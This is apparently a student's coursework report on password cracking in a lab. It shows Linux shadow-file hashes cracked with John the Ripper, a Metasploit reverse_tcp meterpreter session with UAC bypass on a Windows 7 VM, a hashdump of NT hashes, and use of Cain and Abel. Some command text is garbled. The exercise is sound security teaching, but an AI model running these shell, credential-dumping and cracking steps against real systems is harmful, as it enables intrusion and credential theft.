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CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment #4 Penetration Testing for Windows

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
Task A: Linux Password Cracking (25 points)

1. **5 points.** Create two groups, one is **cyse301**, and the other is your ODU Midas ID (for example, svatsa). Then display the corresponding group IDs.

What I did to create the two groups is use the command “groupadd jlewi041” “groupadd cyse301”.Using this command was pretty easy as we used it in past assignments when creating a group.

2. **5 points.** Create and assign three users to each group. Display related UID and GID information of each user.


For this task I made a total of six different users and added three of them to each group. For creating the users I used the command “useradd” to create the users jim, jordan, jill, bob, banks, and boe. Following that when adding the users to the group I use the command “sudo usermod -a -G (jlewi041 or cyse301) (user’s username)”. After that to see what group the users are assigned to I used the command “ group (user’s username)”.



```
root@kali:~# groupadd cyse301
root@kali:~# groupadd jlewi041
root@kali:~# tail /etc/group -n 6
xrdp:x:138:
snort:x:139:
syslog:x:140:
splunk:x:1001:
cyse301:x:1002:
jlewi041:x:1003:
root@kali:~# useradd jim -g cyse301
root@kali:~# useradd jordan -g cyse301
root@kali:~# useradd jill -g cyse301
root@kali:~# useradd bob -g jlewi041
root@kali:~# useradd banks -g jlewi041
root@kali:~# useradd boe -g jlewi041
root@kali:~# cat /etc/passwd | grep home
kali:x:1000:1000::,/home/kali:/usr/bin/zsh
jim:x:1002:1002::/home/jim:/bin/sh
jordan:x:1003:1002::/home/jordan:/bin/sh
jill:x:1004:1002::/home/jill:/bin/sh
bob:x:1005:1003::/home/bob:/bin/sh
```

3. **5 points.** Choose Three new passwords, **from easy to hard**, and assign them to the users you created. You need to show me the password you selected in your report, and **DO NOT** use your real-world passwords.

For this task I created a password for each user. The command I used to accomplish this step is “passwd (user’s username)”. The password for the user jim is 1234 and the password for jordan is 1245. The password I created for jill is pug1245. Following that, the password I created for bob is Pug1245!. The password for banks is Pug1245!0. Lastly, the password I created for boe is P5g1245!0.



```
root@kali:~# cat /etc/passwd | grep home
kali:x:1000:1000::/home/kali:/usr/bin/zsh
jim:x:1002:1002::/home/jim:/bin/sh
jordan:x:1003:1002::/home/jordan:/bin/sh
jill:x:1004:1002::/home/jill:/bin/sh
bob:x:1005:1003::/home/bob:/bin/sh
banks:x:1006:1003::/home/banks:/bin/sh
boe:x:1007:1003::/home/boe:/bin/sh


root@kali:~# tail /etc/passwd = 6
jim:x:1002:1002::/home/jim:/bin/sh
jordan:x:1003:1002::/home/jordan:/bin/sh
jill:x:1004:1002::/home/jill:/bin/sh
bob:x:1005:1003::/home/bob:/bin/sh
banks:x:1006:1003::/home/banks:/bin/sh
boe:x:1007:1003::/home/boe:/bin/sh

root@kali:~# passwd jim
New password:
Retype new password:
passwd: password updated successfully

root@kali:~# passwd jordan
New password:
Retype new password:
passwd: password updated successfully

root@kali:~# passwd jill
New password:
Retype new password:
passwd: password updated successfully

root@kali:~# passwd bob
New password:
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
```
root@kali:~# passwd banks
New password:
Retype new password:
passwd: password updated successfully

root@kali:~# passwd boe
New password:
Retype new password:
passwd: password updated successfully

root@kali:~# tail -n 6 /etc/shadow
jim:$y$9T$anvW0Mkx2UoKe0hJa4783jK5c5_Pg5goYK1EOvRu2lVnEfyvDUeg6dJAFQ3QB:20194:0:99999:7:::
jordan:$y$9T$0tHug255gM7GdaNqyV.$lDm6d4cFma9qym0M3Esz29vFCkMyC9D1vJy7:20194:0:99999:7:::
jill:$y$9T$1aDvB4MDG5M1xev.Nvu75/$javw0KZhGRAB7jH54cFwskvCbX0ceA/w7j0pZ2jx5:20194:0:99999:7:::
bob:$y$9T$e027Jd3a1JHD7Jv1ccCJ.$0cW59TRfWPZ2J.KEQy130G0kAhF3mBRPUPDLnaB:20194:0:99999:7:::
banks:$y$9T$7fB001cpq6e5H05J3F.$j8xVh043L.G0U8Ypaz2UvvevFy8q8269L0X0F4:20194:0:99999:7:::
boe:$y$9T$ufK0QkF6a2kuIak0HyaRF.$/3FCIVSsLuWmfC3pl_g05cx653pmjy0jazz2YxbID.:20194:0:99999:7:::
```

4. **5 points.** Export all Three users' password hashes into a file named **"YourMIDAS-HASH"** (for example, svatsa-HASH). Then launch a dictionary attack to crack the passwords. You **MUST** crack at least one password in order to complete this assignment.

For the last step I used the command "nano jlewi041-Hash" to create a Hash file. Following that, I copied and pasted the users information from the previous step into the Hash file. To make sure the information was inside the Hash file, I used the command "cat jlewi041-Hash". Lastly, to perform a dictionary attack to gain the passwords from the users accounts I used the command "john --format=crypt --wordlist=rockyou.txt jlewi041-Hash". Within three minutes it was able to crack the password for the user jim.



```
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Kali - Internal Workstation on CV301-JLEWI041
root@kali: ~
File Actions Edit View Help
root@kali:~# nano jlewi041-Hash
root@kali:~# cat jlewi041-Hash
jim:$y$9T$tpIXaIoKE91AUSTGNUn6h/$Dy6TZeX6mEue0xWJ84J0eS0K8M11ImSynMG0GV479w7:20194:0:99999:7:::
Jordan:$y$9T$9tDqIHVEP2ssgPW/GGa9QVv.$LPmmddcFfma9agvnbMSENo2ZFPYFCCMqYcPJPLvjxf7:20194:0:99999:7:::
jill:$y$9T$1aDv04MDGjMIXeY.Nvv75/$3jow0BZnGRAB7jhs4CFhsKvcbN0ReeM/47j0pZ2JAS:20194:0:99999:7:::
bob:$y$9T$6B/T3d3a13HdF3vicscCJ.$DcWw59TRFWP2Z3.kIQOy1JbG0k0nFJamBRUPDLnaL0:20194:0:99999:7:::
banks:$y$9T$57fB001cnpdgmE5HhSIJF.$j0xVYhxR31.QGUEYparzvU9vmYfY2y8gkz69l6X9F1A:20194:0:99999:7:::
boe:$y$9T$ufK0QKf6a2kuIaK0HyaRF.$/JfCIVSItUvmf3pLg05cnx653pMmjyOjz22YxbID.:20194:0:99999:7:::
root@kali:~# john --format=crypt --wordlist=rockyou.txt jlewi041-Hash
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1]:descrypt 2:mdscrypt 3:summd5 4:bcrypt 5:sha256crypt 6:sha512crypt) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1234 (jim)
Activate Windows
Go to Settings to activate Windows.
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
Task B: Windows Password Cracking (25 points)

Log on to Windows 7 VM and create a list of 3 users with different passwords (OR you may create users using `net users \add` command as you did in lab-4-task-c). Then you need to establish a reverse shell connection with the admin privilege to the target Windows 7 VM.

Now, complete the following tasks:

1. **5 points.** Display the password hashes by using the “`hashdump`” command in the meterpreter shell.

For this step I made a connection to Windows 7 by accessing it through the meterpreter by first using command “`msfconsole`”. Following that, I used the command “`uses exploit/multi/handler`” and the command “`set payload windows/meterpreter/reverse_tcp`”. Then I used the command “`exploit`” to make a connection to Windows 7 by going on Windows 7 and accessing a document from the previous lab. After creating a connection I was able to use the command “`hashdump`” to retrieve all of the hashes from each of the users.



```
root@kali: ~
File Actions Edit View Help
[*] Started reverse TCP handler on 192.168.10.13:4444
[*] UAC is Enabled, checking level ...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing ...
[*] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 2 opened (192.168.10.13:4444 → 192.168.10.9:1034) at 2025-04-16 22:31:55 -0400

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23 :::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c :::
meterpreter > shell
Process 3732 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
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
C:\Windows\System32>net user /add pespi apple123
net user /add pespi apple123
The command completed successfully.

C:\Windows\System32>hashdump
hashdump
'hashdump' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\System32>exit
exit
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23 :::
pespi:1003:aad3b435b51404eeaad3b435b51404ee:13742c1303c4da4feb7cc68dca21a470 :::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c :::
meterpreter >
```

2. **10 points.** Save the password hashes into a file named “**your_midas.WinHASH**” in Kali Linux (you need to replace the “your_midas” with your university MIDAS ID). Then run **John the ripper** for **10 minutes** to crack the windows users’ passwords (You **MUST** crack at least one password in order to complete this assignment.).

After collecting all the hashes, I made a hash file using my ODU ID using command. Following that I copied and pasted all of the hashes that were in the last step into the hash file I created titled “jlewi041.WinHASH”. Next, I used the command “john jlewi041.WinHASH –format=NF” which started cracking the password. In results it gave me the password for the user pespi with the password being apple123.




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File Actions Edit View Help
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
(Window 7)
(HomeGroupUser$)
(Guest)
(Administrator)
4g 0:00:00:00 DONE 2/3 (2025-04-16 22:43) 25.00g/s 85687p/s 85687c/s 342750C/s 123456..OKAETUC
Use the "--show --format=LM" options to display all of the cracked passwords reliably
Session completed.


root@kali:~# john jlewi041.WinHASH --format=NT
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password
(Window 7)
(Administrator)
(Guest)
Proceeding with incremental:ASCII
3g 0:00:01:03 3/3 0.04718g/s 40852Kp/s 40852Kc/s 40853Kc/s rb4r85r..rb49s1/
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session aborted

root@kali:~# john jlewi041.WinHASH --format=NT
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16x3])
Remaining 2 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
apple123 (pespi)
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10 points. Launch/open the password cracking tool, **Cain and Abel** in Windows 7 VM, via a remote desktop window. Then, implement BOTH brute force and dictionary attacks to crack the passwords for Windows7 users. (You MUST crack at least one password in order to complete this assignment).

I gained access to Windows 7 through Kali by using the command “redesk -u Windows 7 -p password 192.168.10.9”. After gaining access remotely I navigated to Cain and was able to launch both dictionary and brute force attacks to crack the passwords by watching the video you posted.

